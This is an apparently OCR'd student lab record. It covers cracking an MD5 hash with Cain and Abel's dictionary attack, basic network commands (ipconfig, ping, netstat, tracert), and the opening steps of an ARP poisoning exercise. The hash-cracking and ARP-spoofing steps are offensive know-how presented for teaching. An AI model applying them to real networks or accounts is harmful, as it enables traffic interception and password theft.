- ☑ Two numbers Hybrid Brute (Pass0...Pass99)

```
1 hashes of type MD5 loaded
Press the Start button to begin dictionary attack
```

Start Exit

(8) Finally, you can see that your MD5 hash has been cracked.



Dictionary Attack

Dictionary

File	Position
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	3456292
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	3456292
✓ C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	3456292
✓ C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt	2026488

Key Rate

Dictionary Position

Current password

Options

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- □ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0...Pass99)


```
Plaintext of 5F4DCC3B5AA765D61D8327DEB882CF99 is password
Attack stopped!
1 of 1 hashes cracked
```

Start Exit

PRACTICAL 3A


AIM: Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.

1) ifconfig (For Windows it is ipconfig):




```
D:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : www.tendawifi.com

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2409:4081:1412:ba72:477a:b102:e14a:618e
   Temporary IPv6 Address. . . . . . : 2409:4081:1412:ba72:513:53aa:3d6f:295c
   Link-local IPv6 Address . . . . . : fe80::998f:a203:cfec:8579%9
   IPv4 Address. . . . . . . . . . . : 192.168.213.172
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::28f3:4dff:fedf:859%9
                                       192.168.213.24
```

2) ping:




```
D:\>ping www.mccmulund.ac.in

Pinging mccmulund.ac.in [64:ff9b::323e:a021] with 32 bytes of data:
Reply from 64:ff9b::323e:a021: time=298ms
Reply from 64:ff9b::323e:a021: time=367ms
Reply from 64:ff9b::323e:a021: time=314ms
Reply from 64:ff9b::323e:a021: time=316ms

Ping statistics for 64:ff9b::323e:a021:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 298ms, Maximum = 367ms, Average = 323ms
```

3) netstat:



```
D:\>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1096         DESKTOP-D8K28CE:27015  TIME_WAIT
  TCP    127.0.0.1:1099         DESKTOP-D8K28CE:27015  TIME_WAIT
  TCP    127.0.0.1:1100         DESKTOP-D8K28CE:27015  TIME_WAIT
  TCP    127.0.0.1:1102         DESKTOP-D8K28CE:27015  TIME_WAIT
  TCP    127.0.0.1:1105         DESKTOP-D8K28CE:27015  TIME_WAIT
  TCP    127.0.0.1:1111         DESKTOP-D8K28CE:27015  TIME_WAIT
  TCP    127.0.0.1:5354         DESKTOP-D8K28CE:49669  ESTABLISHED
  TCP    127.0.0.1:5354         DESKTOP-D8K28CE:49670  ESTABLISHED
  TCP    127.0.0.1:5354         DESKTOP-D8K28CE:49672  ESTABLISHED
  TCP    127.0.0.1:49669        DESKTOP-D8K28CE:5354   ESTABLISHED
  TCP    127.0.0.1:49670        DESKTOP-D8K28CE:5354   ESTABLISHED
  TCP    127.0.0.1:49672        DESKTOP-D8K28CE:5354   ESTABLISHED
  TCP    192.168.213.172:1026   relay-7fc5252b:https   ESTABLISHED
  TCP    192.168.213.172:1027   aeab55d76dd13c9bb:https  ESTABLISHED
  TCP    192.168.213.172:1103   vmx:https              ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1028  ec2-23-23-106-155:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1029  aeab55d76dd13c9bb:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1033  [64:ff9b::14c6:778f]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1036  [2620:1ec:c11::200]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1037  ec2-35-168-68-203:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1040  [2620:1ec:4e:1::254]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1041  [2606:2800:147:120f:30c:1ba0:fc6:265a]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1048  [64:ff9b::cc4f:c5de]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1056  [2620:1ec:4f:1::68]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1057  [64:ff9b::cc4f:c5fe]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1065  [64:ff9b::2849:ab14]:https  TIME_WAIT
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1079  ec2-23-21-60-120:https  CLOSE_WAIT
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1085  [64:ff9b::142c:e570]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1098  [64:ff9b::14c6:778f]:https  ESTABLISHED
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:1109  [64:ff9b::346d:3853]:https  TIME_WAIT
  TCP    [2409:4081:1412:ba72:513:53aa:3d6f:295c]:4008  [64:ff9b::1431:636c]:https  ESTABLISHED
```

4) traceroute:




```
D:\>tracert www.mccmulund.ac.in

Tracing route to mccmulund.ac.in [64:ff9b::323e:a021]
over a maximum of 30 hops:

  1    28 ms     3 ms     2 ms  2409:4081:1412:ba72::cd
  2     *        *        *     Request timed out.
  3     *       83 ms   101 ms  2405:200:381:161:8::2
  4    74 ms    77 ms    78 ms  2405:200:801:c00::13c9
  5    62 ms    71 ms    81 ms  2405:200:801:c00::dda
  6   102 ms    78 ms    81 ms  2405:200:81c:3668:61::8
  7   107 ms    71 ms    77 ms  64:ff9b::ac1a:4dc3
  8   355 ms   386 ms   424 ms  64:ff9b::c0a8:4148
  9     *        *        *     Request timed out.
 10     *        *        *     Request timed out.
 11   297 ms   211 ms   215 ms  64:ff9b::67c6:8cae
 12   466 ms   573 ms   477 ms  64:ff9b::67c6:8c38
 13  1142 ms   508 ms  2975 ms  64:ff9b::67c6:8c6b
 14  2980 ms     *     1726 ms  hu0-0-0-9.ccr31.mrs02.atlas.cogentco.com [64:ff9b::950e:7d01]
 15   771 ms   730 ms   319 ms  mei-b5-link.ip.twelve99.net [64:ff9b::3e73:b8c]
 16  1434 ms   859 ms   839 ms  prs-bb1-link.ip.twelve99.net [64:ff9b::3e73:7c36]
 17     *     1019 ms  1135 ms  ash-bb2-link.ip.twelve99.net [64:ff9b::3e73:70f2]
 18  1791 ms  1084 ms  1462 ms  atl-b24-link.ip.twelve99.net [64:ff9b::3e73:7d80]
 19  1004 ms   481 ms     *     dls-bb2-link.ip.twelve99.net [64:ff9b::3e73:74d4]
 20  1108 ms  1728 ms  1445 ms  phx-b6-link.ip.twelve99.net [64:ff9b::3e73:7d37]
 21  1984 ms   696 ms   659 ms  hosteurope-svc074918-lag003647.ip.twelve99-cust.net [64:ff9b::3e73:3d1f]
 22     *        *        *     Request timed out.
 23     *        *     1307 ms  ae3.phx3-bbmb1001-02.bb.gdinf.net [64:ff9b::9448:2009]
 24  1434 ms   684 ms   511 ms  ae2.phx3-pemc0215-01.bb.gdinf.net [64:ff9b::9448:2043]
 25     *        *        *     Request timed out.
 26     *        *        *     Request timed out.
 27     *        *        *     Request timed out.
 28     *        *        *     Request timed out.
 29     *     1406 ms  1039 ms  p3nwvpweb096.shr.prod.phx3.secureserver.net [64:ff9b::323e:a021]

Trace complete.
```

Practical no 3B


Aim: Perform ARP Poisoning in Windows

(1) Download and Install cain and able software in your system.For this you need to turn off your firewall.After installation ,open the software you will see a page as displayed below.




Press the + button on the toolbar to dump the Protected Storage

(2)Select "Sniffers" from the top.



Press the + button on the toolbar to dump the Protected Storage


(3) Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.



IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.1.1	001ABADEAD05	Skyworth Digital technology...								
192.168.1.10	408D5C3B37F3									
192.168.1.19	64DB439386F7									

(4) Next to folder icon click on icon name start/stop sniffer. Select device(Based On Your IP address) and click on ok.

(5) Click on “+” icon on the top. Click on ok.



IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.1.1	001A9ADEAD05	Skyworth Digital technology...								

MAC Address Scanner

Target

● All hosts in my subnet

○ Range

From: 192 . 168 . 1 . 1

To: 192 . 168 . 1 . 254


Promiscuous-Mode Scanner

□ ARP Test (Broadcast 31-bit)
□ ARP Test (Broadcast 16-bit)
□ ARP Test (Broadcast 8-bit)
□ ARP Test (Group bit)
□ ARP Test (Multicast group 0)
□ ARP Test (Multicast group 1)
□ ARP Test (Multicast group 3)
□ All Tests

OK Cancel


Lost packets: 0%

(6)After performing step(5),you will be able to see a list of connected host.


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Hosts APR Routing Passwords VoIP
Lost packets: 0%
